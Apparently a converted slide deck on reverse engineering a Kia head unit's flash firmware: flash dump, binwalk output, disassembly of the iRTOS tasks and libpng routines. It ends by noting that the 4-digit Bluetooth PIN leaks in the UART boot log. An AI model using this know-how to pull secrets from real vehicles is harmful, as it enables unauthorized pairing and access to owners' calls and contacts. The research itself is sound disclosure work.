





Figure 1a. W25Q128JV Pin Assignments, 8-pin SOIC 208-mil (Package Code S)

UART Access





3. Binary Parsing








Principal binary -> firmware16M.bin

Automatic extraction

Binwalk lies to us!!



48848A.zlib	4CFE61.zlib	52C280.zlib	588232.zlib	5C630C.zlib	62C1E.zlib
488979	4D0300	52C916	589CF8	5C6C9C	62CFEC
488979.zlib	4D0300.zlib	52C916.zlib	589CF8.zlib	5C6C9C.zlib	62CFEC.zlib
488F93	4D0740	52CEFA	58AE0E	5C7527	62D8B2
488F93.zlib	4D0740.zlib	52CEFA.zlib	58AE0E.zlib	5C7527.zlib	62D8B2.zlib
4895BA	4D0B83	52D3B1	58CF0D	5C7A21	62E17A
4895BA.zlib	4D0B83.zlib	52D3B1.zlib	58CF0D.zlib	5C7A21.zlib	62E17A.zlib
489B89	4D0FC6	52D864	58EA56	5C7E8C	62E9D6
489B89.zlib	4D0FC6.zlib	52D864.zlib	58EA56.zlib	5C7E8C.zlib	62E9D6.zlib
48A103	4D1412	52DD6B	58FBA3	5C82FE	62F1DF
48A103.zlib	4D1412.zlib	52DD6B.zlib	58FBA3.zlib	5C82FE.zlib	62F1DF.zlib
48A73F	4D183E	52E288	59161E	5C876C	62F954
48A73F.zlib	4D183E.zlib	52E288.zlib	59161E.zlib	5C876C.zlib	62F954.zlib
48AB77	4D1C75	52E7A2	59308D	5C8BE7	630401
48AB77.zlib	4D1C75.zlib	52E7A2.zlib	59308D.zlib	5C8BE7.zlib	630401.zlib
48B027	4D20AB	52F5AD	5936D0	5C9076	630E43
48B027.zlib	4D20AB.zlib	52F5AD.zlib	5936D0.zlib	5C9076.zlib	630E43.zlib
48BA60	4D24CE	52F991	593D4F	5C94D3	6317EE
48BA60.zlib	4D24CE.zlib	52F991.zlib	593D4F.zlib	5C94D3.zlib	6317EE.zlib
48C04F	4D28F1	5307A8	594374	5C9931	80000.rar
48C04F.zlib	4D28F1.zlib	5307A8.zlib	594374.zlib	5C9931.zlib	80000unrar
48C6CD	4D2D28	530C00	594974	5C9D9F	main_16.bin
48C6CD.zlib	4D2D28.zlib	530C00.zlib	594974.zlib	5C9D9F.zlib	_main_16.bin.extracted
48CD71	4D317D	5310B1	594EA8	5CA1FE	pre_main_16.bin
48CD71.zlib	4D317D.zlib	5310B1.zlib	594EA8.zlib	5CA1FE.zlib	recovery_16.bin



copyright_001

mysql_001.MYD

png_001

png_002

png_003


png_004

png_005

png_006

png_007

png_008



png_009

png_010

png_011

png_012

png_013


png_014

png_015

png_016

png_017

png_018



png_019

png_020

png_021

png_022

png_023








png_024

png_025

png_026

png_027

png_028



png_029

png_030

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png_035

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png_039

png_040

png_041

png_042

png_043








png_044

png_045

png_046

png_047

png_048



Bluetooth information

This is not QNX4

QNX4?

False positive

```
└─$ binwalk main_16.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
21684	0x54B4	EBML file
52894	0xCE9E	ESP Image segment count: 6, flash mode: QUIO, flash speed: 20MHz, flash size: 128MB, entry address: 0x35, hash: none
194600	0x2F828	FLAC audio data, 300128Hz
1792684	0x1B5AAC	EBML file
1836653	0x1C066D	JBOOT SCH2 kernel header, compression type: jz, Entry Point: 0x18E86849, image size: 1783122240 bytes, data CRC: 0xD8884209, Data Address: 0x6926491C, rootfs offset: 0x20486328, rootfs size: 1639990016 bytes, rootfs CRC: 0x60002028, header CRC: 0x6913E0E8, header size: 10408 bytes, cmd line length: 53248 bytes
2217941	0x21D7D5	JBOOT STAG header, image id: 14, timestamp 0x20ED002, image size: 724373005 bytes, image JBOOT checksum: 0xD003, header JBOOT checksum: 0x2B0D
2975092	0x2D6574	QNX4 Boot Block
3053196	0x2E968C	AES S-Box
3055696	0x2EA050	AES Inverse S-Box
3176524	0x30784C	WMA audio data
3178892	0x30818C	PEM certificate
3180178	0x308692	PEM PKCS#8 private key
3181883	0x308D3B	PEM certificate
3182056	0x3091D0	DNC image 1024x1024 8 bit/color PCPA - non-interlaced

binwalk / src / binwalk / magic / filesystems

Code	Blame	763 lines (711 loc) · 32.1 KB
732	>>20	byte !0x2F
733	>>>20	byte <65 {invalid}invalid first file name,
734	>>>20	byte >122 {invalid}invalid first file name,
735	>16	lelong x {strlen:%d}
736	>20	string x first file name: "{string}"
737		
738		# QNX4 Filesystem
739	0	string \xEB\x10\x90\x00 QNX4 Boot Block
740		
741		# QNX6 Filesystem
742		# https://www.forensicfocus.com/Forums/viewtopic/t=16846/
743		# Also known as the QNX6_SUPER_MAGIC (in linux sources)
744	0	string \x68\x19\x11\x22 QNX6 Super Block
745		
746		# QNX IFS
747	0	string \xEB\x7E\xFF\x00 QNX IFS,
748	>7	byte !0 {invalid}
749	>50	leshort !0 {invalid}
750	>52	string !\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 {invalid}
751	>36	lelong x size: %d bytes,
752	>36	lelong x {size:%d}
753	>10	leshort x machine-type: 0x%x,
754	>6	byte&0x02 0 little endian,
755	>6	byte&0x02 !0 big endian,
756	>6	byte&0xic 0 plain text,
757	>6	byte&0xic !0
758	>>36	lelong x {jump:%d}
759	>6	byte&0xic 0x02 SHIFT-compressed,
760	>6	byte&0xic 0x04 ZLIB-compressed,
761	>6	byte&0xic 0x08 LZO-compressed,
762	>6	byte&0xic 0x0c UCL-compressed,
763	>4	uleshort x version: %d

\$ binwalk

Binwalk v2.4.3
Original author: Craig Heffner, ReFirmLabs
<https://github.com/OSPG/binwalk>

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Disassembly Scan Options:

Binwalk v2

```
Q int32_t sub_2d6552(int32_t arg1, int32_t arg2, int32_t arg3 @ r4, int32_t arg4 @ r5, int32_t arg5 @  
002d6552        int32_t arg10, int32_t arg11, int32_t arg12, int32_t arg13, int32_t arg14)
```

```
002d6552  2210      movs    r2, #0x10  
002d6554  f00cebb0  blx     #sub_2e2cb8  
002d6558  9002      str     r0, [sp, #8] {arg_8}  
002d655a  9103      str     r1, [sp, #0xc] {arg_c}  
002d655c  f00cebe2  blx     #sub_2e2d24  
002d6560  1945      adds   r5, r0, r5  
002d6562  990a      ldr    r1, [sp, #0x28] {arg10}  
002d6564  0088      lsls   r0, r1, #2  
002d6566  1980      adds   r0, r0, r6  
002d6568  30ff      adds   r0, #0xff  
002d656a  3041      adds   r0, #0x41  
002d656c  6a82      ldr    r2, [r0, #0x28] eb109000  
002d656e  a06e      adr    r0, #0x1b8  
002d6570  c803      ldm    r0, {r0, r1} {data_0} {data_2d6728} {sub_1204} {data_2d672c}  
002d6572  f00ceb10  blx     #sub_2e2b94  
002d6576  9000      str    r0, [sp] {arg_0}  
002d6578  9101      str    r1, [sp, #4] {arg_4}  
002d657a  2210      movs   r2, #0x10
```

main_16.bin reversing

Not QNX: <https://github.com/ReFirmLabs/binwalk/issues/365>

Firmware iRTOS	
RAR file 1 - recovery_16.bin (factory_reset)	
RAR file 2 - pre_main_16.bin (second phase bootloader)	1 JPEG (bootloader KIA image)
	2 JPEG (KIA images not used)
	Bootloader binary + CRC32 polynomial table
RAR file 3 - main_16 (iRTOS) - Third phase bootloader - Kernel image - File System	2 pem.certs + 1 pem.key
	1 PNG (short KIA logo)
	RAR file 1 (xx.bin - 854 bytes)
	RAR file 2 (xx.bin - 4350 bytes)
	RAR file 3 (xx.bin - 5332 bytes)
	2 pem.certs + 2 pem.key
Firmware & Software version	
Bluetooth data (in plain text)	Bluetooth connections
	Bluetooth password
	Bluetooth name
Head Unit display images (882 PNG files)	

Understanding the RTOS!



0

1

2

3

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7

8

9

image_420.png

image_421.png

image_422.png

image_423.png

image_424.png

image_425.png

image_426.png

image_427.png

image_428.png

image_429.png



:



|



image_430.png

image_431.png

image_432.png

image_433.png

image_434.png

image_435.png

image_436.png

image_437.png

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image_439.png

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image_440.png

image_441.png

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image_444.png

image_445.png

image_446.png

image_447.png

image_448.png

image_449.png

9

AM

PM



image_450.png

image_451.png

image_452.png

image_453.png

image_454.png

image_455.png

image_456.png

image_457.png

image_458.png

image_459.png

image_460.png

image_461.png

image_462.png

image_463.png

image_464.png

image_



jpeg_3.jpg

jpeg_4.jpg

jpeg_5.jpg


4. RTOS analysis

110 Tasks identified at the moment

```
▼ Code References {110}
  ▼ sub_5b9c {1}
    |← 00005c18 if (initialize_task(0x71dc28, "TASK_NAVI", 0x5ca1, 0, 0, 0x3e80, 0xa, 1, 1, 1) != 0)
  ▼ sub_b702 {2}
    |← 0000b74c result = initialize_task(0x71ebd8, "ncmRxStartTask", sub_b6be, 0, 0, 0x1000, 7, 2, 0, 1)
    |← 0000b77a return initialize_task(0x71ec58, &data_ba94, sub_b5b8, 0, 0, 0x1000, 9, 2, 0, 1)
  ▼ sub_e08c {1}
    |← 0000e0ec if (initialize_task(0x723730, &data_e43c, sub_df66, 0, 0, 0x4000, 0xa, 1, 1, 1) == 0)
  ▼ sub_e120 {1}
    |← 0000e168 if (initialize_task(0x723640, "TASK_USB", sub_dee2, 0, 0, 0x4000, 0xa, 2, 1, 1) == 0
  ▼ sub_e1b6 {1}
    |← 0000e22a if (initialize_task(0x723640, "TASK_USB", sub_dee2, 0, 0, 0x4000, 0xa, 1, 1, 1) == 0)
  ▼ sub_eb54 {1}
    |← 0000eb9c return initialize_task(0x723bc4, "USB Reset Task", sub_eae4, 0, 0, 0x7d0, 0xa, 1, 1, 1)
  ▼ sub_ef08 {1}
    |← 0000f054 initialize_task(0x723abc, "USB Process", sub_ebc4, 0, 0, 0xfa0, 8, 1, 1, 1)
  ▼ sub_1116a {1}
    |← 000111c8 if (initialize_task(0x723e4c, "TASK_USB11_READ", sub_1111c, 0, 0, 0x800, 0xa, 1, 1, 1) == 0)
  ▼ sub_111f8 {1}
    |← 0001126a int32_t r0_8 = initialize_task(0x723d94, "TASK_USB11", sub_111da, 0, 0, 0x800, 0xa, 2, 1, 1)
  ▼ initialize_application_and_print_system_info {1}
    |← 00012964 if (initialize_task(0x724390, "APPLMGR", main_application_task, 0, 0, 0x2000, 0xa, 1, 1, 1)
```

```
▼ sub_1c1ca2
  |← 001c1cc2 if (initialize_task(0x10c33c4, "TASK_JPP", sub_1c1b16, arg2) != 0)
▼ sub_1cc964
  |← 001cca72 if (initialize_task(0x1137838, "gUMsg_T", 0x1cc895, 0, 0, 0x2000, 0xa, 1, 1, 1) != 0)
▼ sub_1d8974
  |← 001d89c6 if (initialize_task(0x11393b0, sub_1d8b9c, sub_1d8958, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
  |← 001d8a3e if (initialize_task(0x1139430, &data_1d8be0, sub_1d7ea8, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
▼ sub_1d902a
  |← 001d9168 result = initialize_task(0x11394b0, &data_1d93a4, sub_1d8a9e, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
▼ sub_1d98ea
  |← 001d9912 int32_t r0_1 = initialize_task(arg1, "_thread", arg2, 1, arg3, 0x1f40, arg4, 1, 1, 1)
▼ sub_1f2b4a
  |← 001f30e2 initialize_task(0x113ede8, "Abt_bsa_Task", 0x1f2621, 0, 0, 0x1000, zx.d(*0x113ef10), 1, 1, 1)
▼ sub_24414e
  |← 002442fa if (initialize_task(0x11698b8, "FILECOPY", sub_243d7c, 0, 0, 0x2800, 0xa, 1, 1, 1) != 0)
▼ sub_2445a8
  |← 0024464c if (initialize_task(0x11699c0, "FILECOPY", sub_24439c, 0, 0, 0x2800, 0xa, 1, 1, 1) != 0)
▼ sub_24555e
  |← 002455c8 if (initialize_task(0x1169ce8, &data_2457c4, sub_2452a0, 0, 0, 0x1f40, 0xb, 1, 1, 1) != 0)
▼ sub_24844c
  |← 002484aa initialize_task(0x1169e0c, "TSITASK", sub_2483de, 0, 0, 0x800, 0xa, 1, 1, 1)
```

Main RTOS task



Main RTOS task

Is the central RTOS task responsible for system and application initialization, hardware and memory setup, repeated status checks, event handling, and continuous main loop execution for a Kia head unit during boot and runtime.

```
d main_application_task() __noreturn
:89e    void main_application_task() __noreturn
:8a4        set_application_state(0)
:8a8        initialize.hardware_drivers()
:8ac        initialize.system_services()
:8b0        initialize.application_subsystems()
:8b4        run_self_tests()
:8b8        sub_25890()
:8bc        sub_ee400()
:8c0        sub_ee418()
:8c4        uart4_status_check_and_process()
:8ca        sub_45816(1)
:8d4        sub_127b4()
:8dc        sub_aea7e(1, &data_0)
:8e4        initialize_memmap_and_print_type(memmap_type: 1,
:8e4            memmap_info: &data_0)
:8ec        int32_t r2
:8ec        int32_t r3
:8ec        r2, r3 = sub_ae6e6(1, &data_0)
:8f2        sub_3a9a(1)
:8fc        sub_ececa(1, 1, r2, r3)
:90a        sub_ecfb4(0, 3, 2, 1)
:90e        sub_f79ec()
:91a        uint32_t pool_size_ptr
:91a        int32_t** sys_pool_end_ptr
:91a        calculate_and_log_memory_pool(mode: 1, unused_param: 0,
:91a            &sys_pool_end_ptr, &pool_size_ptr, requested_size: 1)
:91e        int32_t** sys_pool_end_ptr_1 = sys_pool_end_ptr
:920        uint32_t pool_size_ptr_1 = pool_size_ptr
:922        int32_t** sys_pool_end_ptr_2 = sys_pool_end_ptr_1
:926        uint32_t pool_size_ptr_2 = pool_size_ptr_1
```

Main RTOS task loop

- After initialization, the function enters a `while (true)` infinite loop (at `0x4ad1a`), which is typical for RTOS main tasks to keep the task alive and responsive.
- Inside the loop, it checks system flags and state, processes events, logs status, and calls various subsystem handlers (e.g., audio, MCU communication, Apple CarPlay, etc.).
- The loop includes periodic checks, event dispatch, and state transitions, ensuring the system remains operational and responsive to events or commands.
- The loop contains a timeout/decrementing counter (`r4`) to manage certain timed operations or retries, and may call sleep/delay functions to yield CPU time.

```
while (true)
    if (zx.d(*0x90976d) != 0)
        // If system ready flag is set, check for pending
        // events.
        if (sub_1f192() != 0)
            // If loop counter is zero, perform periodic event
            // processing.
            if (r4 == 0)
                // Process periodic events and reset state as
                // needed.
                label_4ad2e:
                sub_1f19a()

                // Handle main event: process events, log status,
                // and call subsystem handlers.
                sub_f7738()
                int32_t var_44_9 = delegate_to_12376()
                print_task_debug(log_level: &data_4aad0, module: 0x998, file: 1,
                    line: 1, message: &data_4af6c)
                sub_4a6d6()
                int32_t var_44_10 = delegate_to_12376()
                print_task_debug(log_level: &data_4aad0, module: 0x99c, file: 0x40,
                    line: 3, message: &data_4af90)

                if (init_adc_controller_with_logging() == 0)
                    register_touch_callback_and_init_adc_task()

                int32_t var_44_11 = delegate_to_12376()
                print_task_debug(log_level: &data_4aad0, module: 0xa7, file: 1,
                    line: 1, message: &data_4afc8)
                int32_t var_44_12 = delegate_to_12376()
                print_task_debug(log_level: &data_4aad0, module: 0xa1, file: 1)
```

PNG functions

```
png_image_decode_main(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4, int32_t arg5 @ r4,
```

```
uint32_t* png_image_decode_main(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4,
```

```
int32_t arg5 @ r4, int32_t arg6 @ r6, void* arg7, int32_t arg8, int32_t arg9, int32_t arg10
```

```
uint32_t* arg11, uint32_t* arg12, int32_t arg13, void* arg14, void* arg15, int32_t arg16,
```

```
int32_t arg17, int32_t arg18, int32_t arg19)
```

```
    int32_t lr
    int32_t var_4 = lr
    int32_t r7
    int32_t var_8 = r7
    int32_t r5
    int32_t var_10 = r5
    int32_t var_18 = arg4
    int32_t var_1c = arg3
    sub_100abfe(1)
    void* r0 = *0x1084cc0
    *0x3880003c = zx.d(*(r0 + 0x14)) u>> 4 << 4
    *0x38800040 = zx.d(*(r0 + 0x16)) u>> 1 & 0xffffffff
    *0x38800054 = zx.d(*(r0 + 8)) & 0xffffffff
    *0x38800058 = zx.d(*(r0 + 0xa)) & 0xffffffff
    *0x3880005c = zx.d(*(r0 + 0xc)) & 0xffffffff
    *0x38800060 = zx.d(*(r0 + 0xe)) & 0xffffffff
    uint32_t r3_1 = zx.d(*(r0 + 8))

    if (*0x3880004c u<= 8)
        *0x38800044 = (r3_1 & 0x7fc) + 0x400
    else
        *0x38800044 = r3_1 & 0x7fc

    *0x38800048 = zx.d(*(r0 + 0xa)) & 0x7fe
    *0x3880004c = zx.d(*(r0 + 0xc)) u>> 1 << 1
```

Libpng library detection

Firmware Function	Likely Corresponding libpng Function	Purpose / Role
png_validate_ihdr	internal validation inside png_set_IHDR / png_set_IHDR()	Validate IHDR chunk parameters (width, depth, color type)
png_process_idat_chunk / png_handle_idat_chunk	Internals of png_process_data() reading IDAT chunks	Decode and collect compressed image data
png_inflate_data	png_inflate() within libpng (zlib decompression)	DEFLATE stream decoding
png_finalize_idat_processing	End-of-image post-IDAT handling before IEND	Finish sprite decoding and update state
png_handle_plte_chunk / png_process_plte_chunk	png_handle_PLTE()	Palette chunk handling
png_handle_trns_chunk	png_handle_tRNS()	Transparency chunk parsing
png_handle_gama_chunk	png_handle_gAMA()	Image gamma metadata
png_handle_bkgd_chunk (two entries)	png_handle_bKGD()	Background color default
png_handle_hist_chunk	png_handle_hIST()	Histogram data
png_handle_phys_chunk	png_handle_pHYs()	Pixel dimensions / aspect ratio
png_handle_sbit_chunk	png_handle_sBIT()	Significant bits per channel
png_handle_chrm_chunk	png_handle_cHRM()	Chromaticity coordinates
png_handle_time_chunk	png_handle_tIME()	Timestamp metadata
png_handle_text_chunk	png_handle_tEXt()	ANSI text metadata
png_handle_ztxt_chunk	png_handle_zTXt()	Compressed text chunk
png_handle_itxt_chunk	png_handle_iTXt()	International text chunk
png_decompress_text_chunk	part of zTXt/iTXt decoding routines (calls zlib inflate)	Uncompress text keyed metadata
png_handle_offs_chunk	png_handle_oFFs()	Pixel offset metadata
png_handle_unknown_chunk	png_handle_unknown() with crc checking	Handler for non-standard or private chunks
png_crc_error_handler	png_crc_error() or default CRC error routine	Error handling on checksum mismatch
png_safe_copy / png_copy_row_data	helpers like png_memcpy_warn() etc.	Safe memory copying across rows or chunks
png_copy_histogram	Mirror [png_info.hIST] storage copy routines	Copy histogram to info struct
png_set_chunk_metadata / png_parse_metadata_chunks	png_get_xxx() and png_set_xxx() accessors	Populate metadata from parsed chunks

png_parse_png_chunks / png_dispatch_chunk_handler	png_read_info() + internal dispatching	Main loop invoking appropriate chunk handler
png_validate_chunk_type	internal check of valid chunk names/types	Checks critical vs ancillary, naming rules
png_context_init / png_context_clone	png_create_read_struct() / png_create_info_struct()	Allocate and initialize libpng state
png_alloc_buffer / png_dynamic_array_manager	Internals of png_malloc() and dynamic memory for chunk buffer	Memory allocation
png_clear_flag, png_handle_error_or_warning, png_chunk	Internal cleanup routines (png_error, png_reset, png_destroy)	Error recovery and free memory



www.tamulm.com/multimedia/

KRM 소개 사업소개
제품 소개 홍보 센터 투자 정보

media Core
video Core
coder

1. Operating System

Android
Linux
iRTOS

A diagram showing a navigation menu for a website. The main menu items are KRM 소개, 사업소개, 제품 소개, 홍보 센터, and 투자 정보. Below the menu, there are three categories: media Core, video Core, and coder. To the right, under the heading "1. Operating System", there is a list of operating systems: Android, Linux, and iRTOS. An arrow points from the word "iRTOS" to a highlighted box around it.

C:\Projects\TMM9200\iRTOS_Solution\SDK_2nd\SDK_CORE\OS\iRTOS\mk_task.c
D:\iris\project\ sdk\test\MT_MP\TMM9200_SDK_FULL_V2.75_MP_Motrex7131\SDK_CORE\OS\iRTOS\mk_task.c

Technical information

Component	Description
Operative System	iRTOS developed by Tamul Multimedia (now Korea Robot Manufacturing)
Architecture	ARMv7, 16 bits(T16 instruction set)/32 bits(A32 instruction set) RISC
Processor	Cortex-A9 Quad Core CPU @ 800MHz
Firmware Language	C
OS Language	C written from Windows computer
SoC SDK version	TMM9200_SDK_FULL_V2.75_MP_Motrex7131
Libraries	
vision	libraryxsion v1.22 version v13-0-gddd62e7.22.3-0-gdd
ssl	matrixssl-3-7-1-open
png	Libpng version 1.2.29

Vulnerabilities/Issues

Bluetooth PIN 4 digits - Boot log

If attackers can access the UART output or firmware, they can easily discover the PIN and pair unauthorized devices, gaining access to IVI features like calls, media, or phonebook.

```
*****
[ABT_MGR] ABT_ManagerInitialze
*****
[ABT_MGR] abt_init_config.gABT_Base_Priority : 10
[ABT_MGR] abt_init_config.bSSP_Enable : 0
